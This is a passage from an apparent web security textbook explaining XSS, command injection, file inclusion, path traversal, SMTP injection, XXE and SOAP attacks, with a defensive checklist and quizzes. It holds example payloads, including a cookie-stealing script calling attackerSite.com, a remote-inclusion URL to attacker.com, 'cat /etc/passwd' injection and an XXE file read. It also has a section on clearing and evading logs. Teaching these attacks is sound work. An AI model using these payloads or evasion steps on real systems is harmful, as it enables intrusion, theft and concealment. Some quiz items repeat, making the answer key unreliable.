
var serializedData= serialize(document.cookie);

xhttp.open("GET", http://attackerSite.com/capture.php?" +serializedData , false);
xhttp.send();
</script>

```

In the previous code the first part is just responsible on serializing an object to be serialized querystring in time where the second part defines an XMLHttpRequest object and use it to send serialized version of the document.cookie object which will give the attacker the ability to initiate session hijacking attack.

## 6.17 Data Object Model Based XSS



### **Attack requirement:**

- The vulnerable page contains a script that extract info from URL and show it back without sanitization.

### **Attack process:**

- The attacker creates a link that uses the vulnerable page with parameter containing the attacker url and a script.
- The attacker will be able to steal the cookie object of the victim and send it to its site.

**Example:**

The vulnerable page use a mechanism to show the name of the current page at the top of the page using javascript.

```
<script>
var                               pos=document.URL.indexOf("pageName=")+9;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

the attacker sends a message containing the following link

```
<a
href="http://www.theVulnerableSite/index.php?pagename=http://attackerSite.
com/index.php?message=<script>document.cookie</script>" > the sent
link</a>
```

This will be sufficient to send the cookie object to attacker site when clicked by the victim.

**6.18 QUIZ:**

- 1. HTTP basic authentication have a limited use on internet because:**
  - a. It sends credentials encoded unencrypted with base64 encoding
  - b. It cannot be used with https
  - c. It uses three level of PIN codes
  - d. All the above
- 2. Brute force attack is possible when:**
  - a. No check for number of login failure.
  - b. A weak password.
  - c. client side check for number of login failure.
  - d. All the above
- 3. verbose messages for same functionality in the application can affect security**
  - a. because it represents a usability problem
  - b. because it provides attacker with a behavioral pattern
  - c. because it will minimize the ability to automate attacks.
  - d. All the above.
- 4. Attacking password can be done through:**
  - a. Compromising the password management functionality
  - b. Benefit backdoors and administration special functionality
  - c. Compromise login counter and apply iterative approach.
  - d. All the above
- 5. Attacking password can be done through:**
  - a. Compromising the password management functionality
  - b. Benefit backdoors and administration special functionality
  - c. Compromise login counter and apply iterative approach.
  - d. All the above
- 6. Horizontal authority is:**
  - a. Access control over the same functionality but different users
  - b. Access different functionality with different access level
  - c. Different or same functionality over different or same access level
  - d. All the above
- 7. The most common type of attacks on the Databases is:**
  - a. SQL injection
  - b. Session hijacking
  - c. JSON attack
  - d. All the above
- 8. How can the attacker compromise the application in the following scenario:?**

The developer uses single quote escape using another single quote to prevent SQL injection and trimming functionality to limit the size of input in a login form.

- a. Attack the application using SQL injection benefiting from trimming
- b. Attack the application using authority horizontal escalation
- c. Attack using the concept of iterative login
- d. All the above.

**9. Overlapped checks business logic vulnerability is about:**

- a. An iterative method that apply an overlapped check on the same data with same out put
- b. Sequence of Two methods that embed the same partial functionality using different approaches
- c. A method normally used in checking business logic validity to insure secure access.
- d. Al the above

**10. In cross site scripting The main idea:**

- a. is to enable executing a script on the client side using code injected in the backend
- b. is executing a script on the client depending on poisoned data benefiting from reflection effect.
- c. Executing a script on the client extracted from url without the involvement of the server as active part of attack.
- d. All the above


**Answers key**

1	2	3	4	5	6	7	8	9	10
a	d	b	d	d	a	a	a	b	d

# CHAPTER 7

## ATTACK EXECUTION

(3)



## 7.1 Attack webserver operating system




Most of web server side languages provide a mean to access many of the operating system tasks like accessing file system, interact with other processes or initiate a network communication through special APIs which can provide a safe approach to do those tasks but there are some special scenarios where the developer finds himself forced to enter in direct interaction with the server through direct command which opens the door for dangerous exploits.

Examples about commands used to initiate a direct access **exec** command in **PHP** or **wscript.shell** in **ASP**.

the following listing is a Perl CGI code used by a web application to show the disk usage of specific directory on the server:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";
my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;
print "$command\n";
print end_html;
```

the normal output for such listing after appending the **dir** parameter to the preset command something similar to what is shown below:



But if an attacker wanted to exploit this functionality in malicious way he can simply use shell special characters like `()` to make that code show the password file.

Using the pipe character will pass the output of the functionality to the command after the pipe but what if the command after the pipe character was **cat/etc/passwd** this eventually will cause the command to ignore the output of the executed functionality and execute the **cat** command which will show the contents of **passwd** file

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var:/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:./bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:70:70:system user for portmap:./bin/false
xfs:x:71:71:system user for xorg-x11:/etc/X11/fs:/bin/false
messagebus:x:72:72:system user for dbus:./sbin/nologin
apache:x:73:73:system user for apache2:/var/www:/bin/sh
rpcuser:x:74:74:system user for nfs-utils:/var/lib/nfs:/bin/false
sshd:x:75:75:system user for openssh:/var/empty:/bin/true
mysql:x:76:76:system user for MySQL:/var/lib/mysql:/bin/bash
squid:x:77:77:system user for squid:/var/spool/squid:/bin/false
postgres:x:78:78:system user for postgresql:/var/lib/pgsql:/bin/bash
snort:x:79:79:system user for snort:/var/log/snort:/bin/false
manicsprout:x:500:500:./home/manicsprout:/bin/bash
```




A similar example can be applied using ASP.NET as illustrated in the following listing

```
string dirName = "C:\\filestore\\" + Directory.Text;
ProcessStartInfo psInfo = new ProcessStartInfo("cmd", "/c dir " +
dirName);
...
Process proc = Process.Start(psInfo);
```

simply by using the ampersand character (&) attacker can write any command and execute it because (&) is used to batch multiple commands.

You can also understand how to use PHP commands like (exec) and (eval) to execute a malicious command by using semicolon (;).

## 7.2 Attack File system




Normally attacking file system can use two main methods, the inclusion method and the path traversal method the general purpose is enable accessing a restricted resource or to inject and execute a server side malicious code.

## 7.3 Inclusion method

### ***Attack requirement:***

No white list validation for the parameter value



### ***Attack process***

The attacker in that type of attack focus on the code that dynamically loads or import a local or external code.

The main idea is to manipulate the parameters to make the same code import an external malicious code.

The following listing is the URL for application that accepts a parameter **language** to load the related localization file

```
https://myapplication.com/index.php?language=en
```

the page will import the localization file depending on the entered parameter

```
$language = $_GET['language'];
include( $language . '.php' );
```


As noticed there is no special validation for the language parameter which will give the attacker the ability to use any value for the language parameter, a malicious attack can be initiated with the following page call

```
https://myapplication.com/index.php?language=http://attacker.com/pageC
ontainingMaliciousCode
```

if external files could not be included even the ability to import any local file available on the server can represent a real issue because that might help the attacker to access or compromise a restricted resource just by including it.

moreover, Local inclusion also can be used to include a library or functionality available in a local file inside another file which might give the attacker the ability to execute those functionalities on the container file.

## 7.4 Path traversal method



This method depends on the path traversal sequence (..) (dot-dot-slash) to initiate an attack in order to access a file outside the permitted directory.

### **Attack requirement:**

- A. The code includes a page that load another file dynamically.
- B. No validation for special path traversal sequence or white list validation for permitted files.

### **Attack process**

One of the common used pages on a web site is a page that dynamically load and show the content of other files specially when direct access to that file is not permitted so the developer creates this page as a loader to control the access.


```
http://theVictimSite/filestore/GetFile.ashx?filename=test.jpg
```

the problem begins if the page **GetFile** does not provide a proper validation for the value of the parameter **filename** hence giving attackers the ability to use path traversal sequence reach out of reach directories.

The attacker can simply use the following URL to be able to access the contents of win.ini file

```
http://theVictimSite/filestore/GetFile.ashx?filename=..\windows\win.ini
```

## 7.5 Attack Mail service



Most of application and even the simplest websites contain the contact us part that normally enclosed a form that will allow application users to communicate with site owner through sending simple mail message which makes mail services one of the main services that the attacker think of when he wants to first initiate an attack.

Mail service uses SMTP (simple mail transfer protocol) which considered as its name refers a simple protocol the issue that makes is very easy for attackers to use crafted SMTP commands by injecting input in the mail service provided by the application.

What makes that attack dangerous is the fact that it can represent an essential part of other attacks as it allows spamming through victim mail server the first step of attacks like session hijacking.

## 7.6 Header Juggling

### ***Attack requirement:***

- A. The application provides a contact us form that asks for user email address and use it in the SMTP FROM header
- B. Application uses common methods like mail() functionality to send emails
- C. The application does not provide any sanitation functionality on the form input

**Attack process:**

the original form listing is as follow:

```
To: admin@vulnerableSite.com
From: legitimateUser@legitimateServer.com
Subject: Site problem
Confirm Order page doesn't load
```


Attacker will simply add bcc header to the user email address and the same message will be sent to the set addresses.

```
%0aBcc:theSpamVitim@spammedCompany.com
```

And can add the spam message contents, thus the full SMTP request will be as follow

```
To: admin@vulnerableSite.com
From:
whatever@whateverServer.com%0aBcc:theSpamVitim@spammedCompany.co
m
Subject: SPAAAAAM SUBJECT
Hello dear receiver this Is the spam message contents.
```

## 7.7 SMTP command injection



In some cases, the web application itself handles the communication directly through SMTP taking the main data from the input form or passed parameters.

**Attack requirement:**

- A. No proper input validation for special SMTP keywords
- B. The application itself manage the initiation of SMTP session

**Attack process:**

The legitimate requested generated when submitting the form

```
POST feedback.php HTTP/1.1
Host: vulnerableApp.com
Content-Length: 63
From=legitimateSender@legMailServer.com&Subject=Site+feedback&Message=
any message
```

And the generated SMTP conversation will be:

```
MAIL FROM: legitimateSender@legMailServer.com
RCPT TO: feedback@vulnerableApp.com
DATA
From: legitimateSender@legMailServer.com
To: feedback@vulnerableApp.com
Subject: Site feedback
any message
```

The main difference with previous header manipulation approach is the fact that you can pass SMTP commands which will give the attacker the opportunity to send another **MAIL From** command getting the full control over totally new message.

As example let's say that the attacker injects the following input benefitting of course from the improper input validation.

```
POST feedback.php HTTP/1.1
Host: vulnerableApp.com
Content-Length: 266
From=legitimateSender@legMailServer.com&Subject=Site+feedback%0d%0a
any message%0d%0a%2e%0d%0aMAIL+FROM:+mail@attacker-
viagra.com%0d%0aRCPT+TO:+victim@spamVictim.com%0d%0aDATA%0d%0a
From:+ mail@attacker-viagra.com%0d%0aTo:+ spamVictim@spamVictim.com
.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Me
ssage=spam message contents
```

The resulting SMTP communication log will be

```
MAIL FROM: legitimateSender@legMailServer.com
RCPT TO: feedback@vulnerableApp.com
DATA
From: legitimateSender@legMailServer.com
To: feedback@vulnerableApp.com
Subject: Site+feedback
any message
.
MAIL FROM: mail@attacker-viagra.com
RCPT TO: victim@spamVictim.com
DATA
From: mail@attacker-viagra.com
To: victim@spamVictim.com
Subject: Cheap V1AGR4
Blah
.
spam message contents
.
```

It is quite clear that two messages will be sent on is a legitimate one and the second is totally controlled by the attacker.

## 7.8 Attack XML



XML format considered as a very important text format due to the special structure it provides which makes it very good medium to transfer structured data hence it was used as a holder for the data transmitted between client and server.

```
A simple example about this type of usage is the following listing that illustrates the usage of XML format in an HTTP request to send data to a search page
POST /search/searchPage.ashx HTTP/1.1
Host: victim.com
Content-Type: text/xml; charset=UTF-8
Content-Length: 39
<Search><SearchTerm>what to search</SearchTerm></Search>
```

When the server receives the request it will send the response also in XML format, response might be something like:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 77
<Search><SearchResult>No results found for expression: what to search
</SearchResult></Search>
```



The main problem here is the echo functionality when part of the server response contains the requested search string. In this case an attack named XXE (external Entity Injection) can be applicable.

**Attack requirement:**

- A. Usage of XML format in the request
- B. No validation for SYSTEM or ENTITY keywords.
- C. Echo functionality is available.

**Attack Process**

the attacker uses a definition header in the XML request using the DOCTYPE keyword

```
<!DOCTYPE whatever [ <!ENTITY entityReference "entityRefvalue" > ]>
```

This definition will make any usage of ampersand with the entity reference parsed as the entity value.

The dangerous part is that entities can be defined using external reference using the SYSTEM keyword and the standard URL format with (file:) protocol.

```
A simple example about this type of usage is the following listing that illustrates the usage of XML format in an HTTP request to send data to a search page
POST /search/searchPage.ashx HTTP/1.1
Host: victim.com
Content-Type: text/xml; charset=UTF-8
Content-Length:117
<!DOCTYPE whatever [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe</SearchTerm></Search>
```

The result will be returning the contents of win.ini file as part of the server response.

## 7.9 Attack SOAP Services

**SOAP** stands for simple object access protocol which is an encapsulation technique to facilitate message based communications, it can be used to integrate different system with different platforms

**Attack requirement:**

No validation on the parameters values.

**Attack process**

The attack depends on injecting an XML tags inside the URL calling the web service which will cause affecting the transferred message and trick the victim system.

the legitimate request will include the following:

```
POST /test/12/Default.aspx HTTP/1.0
Host: victim.com
Content-Length: 65
FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

The related response might be something like:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
<soap:Body>
<pre:Add xmlns:pre=http://target/lists soap:encodingStyle=
"http://www.w3.org/2001/12/soap-encoding">
<Account>
<FromAccount>18281008</FromAccount>
<Amount>1430</Amount>
<ClearedFunds>False</ClearedFunds>
<ToAccount>08447656</ToAccount>
</Account>
</pre:Add>
</soap:Body>
</soap:Envelope>
```

Now the attacker can simply include a parameter that contains a closer for a specific tag and alter the entered parameters

```
POST /test/12/Default.aspx HTTP/1.0
Host: victim.com
Content-Length: 125
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit
```

In the listing above the attacker closed the **Amount** tag and added the required values adding the closure tab **toAccount** in a comment thus preserving XML validity.

## 7.10 Attack Checklist



significant part of this subject focus on projecting the picture from the attacker point of view with no direct attack proofing aspect so this part of the chapter come as a reminder from the victim or attack proof perspective to give a list of hints that should be taken into consideration to achieve an acceptable degree of application level security noting that this is not by any mean an exhaustive list:

- A. Beware lot of attacks depends on tricking and manipulating the user even trust ones, do not ever trust the user.
- B. Don't store valuable information of the client
- C. Check and recheck credentials on the server side.
- D. Validate every input from the sever side, direct or indirect, submitted through forms or through any other channel don't simply depend on client to do even the smallest check.
- E. Control and minimize the permission level plugins and external libraries have,
- F. Normalize, sanitize and whitelist any URL passed to your site to make sure no specially crafted URL compromise your application.
- G. Encryption is your friend, try to use it whenever necessary specially when the data are more accessible noting that understanding the used algorithm and its suitability is essential to minimize the fake safety scenarios.
- H. Usability is important but remember Usability and security are furious competitors. Make sure not to lose control over users input and behavior.
- I. Email channels are very dangerous don't click on any link or even open any mail if you are quite sure that you know and trust the source.
- J. If it is not visible it does not mean it is secure steganography be sure to encrypt.
- K. Secure your encryption keys, encryption is useless if the key was compromised.
- L. Don't authenticate or authorize depending on what can be altered by attacker.
- M. Make sure to enforce powerful passwords policy and to check login failure count from the server side.
- N. make sure to implement the same logic at all the check points checking a specific aspect.
- O. Don't give extra information to user that might facilitate compromising your business logic. Verbose messages are not always desirable.
- P. Single access point policy is preferable multi login interfaces and special interfaces are not desirable.
- Q. Be sure to isolate privileges control and monitor functionalities from user functionalities.
- R. Be sure to apply sanitization for special words of all used technologies.
- S. Whitelist is more desirable than blacklist in most cases.
- T. Be sure to keep the same rule over multistage functionalities.

- U. Check intersect effect of defense mechanisms, what you use to protect might work against you.
- V. If it does not appear a test phase it does not mean it will not appear at operational phase, check and recheck multi instants, connections and users.
- W. Check and recheck common vulnerabilities and update, it might not be your fault it can be third party library or services
- X. Be sure to carefully control the usage of dynamically included code and path traversal sequence.
- Y. Using your server as a spam zombie is a serious attack that will affect your mail server reputation and performance.be sure to sanitize and validate the input of your mail form.
- Z. Use HTTPS when possible.
- AA.Remove any temporary, installation, debugging and testing nonoperational files from the server.
- BB.Do everything based on the worst scenario knowing that it will happen for sure.
- CC.Minimize the session timeout as possible.
- DD. Create a logging functionality as part your application, monitoring is very important.
- EE.Proper error handling and security logging is essential.
- FF.Never click links, especially for critical sites, use direct address or carefully reviewed bookmarks
- GG.Run with least possible privilege
- HH. Test, test, test black box, code audit


## 7.11 Evade Logging

Avoiding getting caught is a very important issue for attacker specially with considering cybercrimes in most of the countries as serious felony that attacker should spend lot of time for in prison in addition to huge financial penalty and compensations.

The other cause that makes that attacker desire to exploit the compromised application longer to gain more earnings.

There is no magic wand that will erase attacker tracks but there are a set of methods used to try avoiding being logged or at least leave any real identity related information that lead to identify the attacker.

Data sources available to trace attackers are available as Web Server Logs, Application Server Logs, Web Application's custom audit trail and Operating system logs.



### 7.11.1 Web Server Logs

Web server logs are considered the most important log file for web application security, most web servers use the CLF (common Logging format) specification which depends on storing each HTTP request information in a separated line where each line is composed of the following parts parted by spaces (host, ident, authusr, date, request, status, bytes) when the value of a specific part is missing it will be substituted by a hyphen.

- host: stands for the fully qualified domain name of the client, or its IP address.
- ident: stands for the identity information reported by the client. (this only active when IdentityCheck directive is ON and client runs identd).
- authuser: specifies user name if the requested URL required a successful basic HTTP authentication.
- date: The date and time of the request.
- request: The request line from the client, enclosed in double quotes ("")
- status: The three digit HTTP status code returned to the client.
- bytes: The number of bytes in the object returned to the client, excluding all HTTP headers.

### 7.11.2 Escape logging:

Lot of web server tends to ignore logging requests with long URLs to prevent Denial of service attacks through log file. Once again in this scenario a defense mechanism becomes a tool in the hands of attacker, it will be sufficient for attacker to craft a request with a length that exceeds 4,097 (which is the limit for IIS and Sun-one web servers) characters to avoid being logged so an SQL injection attack can be executed simply with no tracks by adding extra additional fake parameters and parameters value to reach that length noting that this

request will be properly handled after dropping unnecessary fake parameters and executing the injection payload.

### **7.11.3 Clearing logs:**

If the attacker was able to have a root control on the web server there are some tools like Meterpreter that can help to empty, the logs on windows machine using **clearev** script.

As for Linux machine you can delete the log files located in (**/var/log**) directory using any text editor.

### **7.11.4 Obfuscation logs:**

Some attackers try to complicate the resulting log file in order to make analyzing and understanding the attack a harder task. An example about that is the usage of hexadecimal encoding to encode the URL, this value will be correctly decoded by the server but it will confuse human reader and escape many automated detection systems.

### **7.11.5 Not me:**

one of the most effective approaches that attackers use is to exploit a compromised machine to do the attack on their behalf, which will shift the responsibility to the zombie machine that is normally selected from a multiuser environment in a geo location where legal restrictions are minimal. A common target is public universities machines and home machines.

**7.12 QUIZ:**

- 1. Most of operating system attacks through application are caused by:**
  - a. Passing malicious parameters to CGI
  - b. Injected inputs passed to execution functionality API like (exec in php)
  - c. Special characters that will have special meaning in the context of used OS
  - d. All the above.
- 2. To attack a webserver file system attacker should begin searching for:**
  - a. If a weak password exists.
  - b. Intersected functionalities having different privilege level
  - c. Dynamically inserted code or paths
  - d. Impersonated functionalities
- 3. Path traversal sequence can be effectively used in:**
  - a. Brute force attack
  - b. Session hijacking
  - c. File system attack
  - d. All the above
- 4. Path traversal sequence can be effectively used in:**
  - a. Brute force attack
  - b. Session hijacking
  - c. File system attack
  - d. All the above
- 5. Mail service attack is dangerous due to the fact that:**
  - a. Victim is used as a spam zombie and hold legal responsibility
  - b. it causes a great damage to files and directory structure.
  - c. It is a persistent type of attacks that affect anyone visits the vulnerable website.
  - d. All the above
- 6. The main difference between SMTP injection and SMTP header manipulation is:**
  - a. SMTP injection can be done even with input sanitization.
  - b. SMTP header manipulation allow higher level of control over file system.
  - c. SMTP header manipulation allow sending spam mail I time where it is not doable with SMTP injection.
  - d. SMTP injection can generate a message totally control by attacker.
- 7. Attacking XML is possible only when:**
  - a. Echo functionality is available.

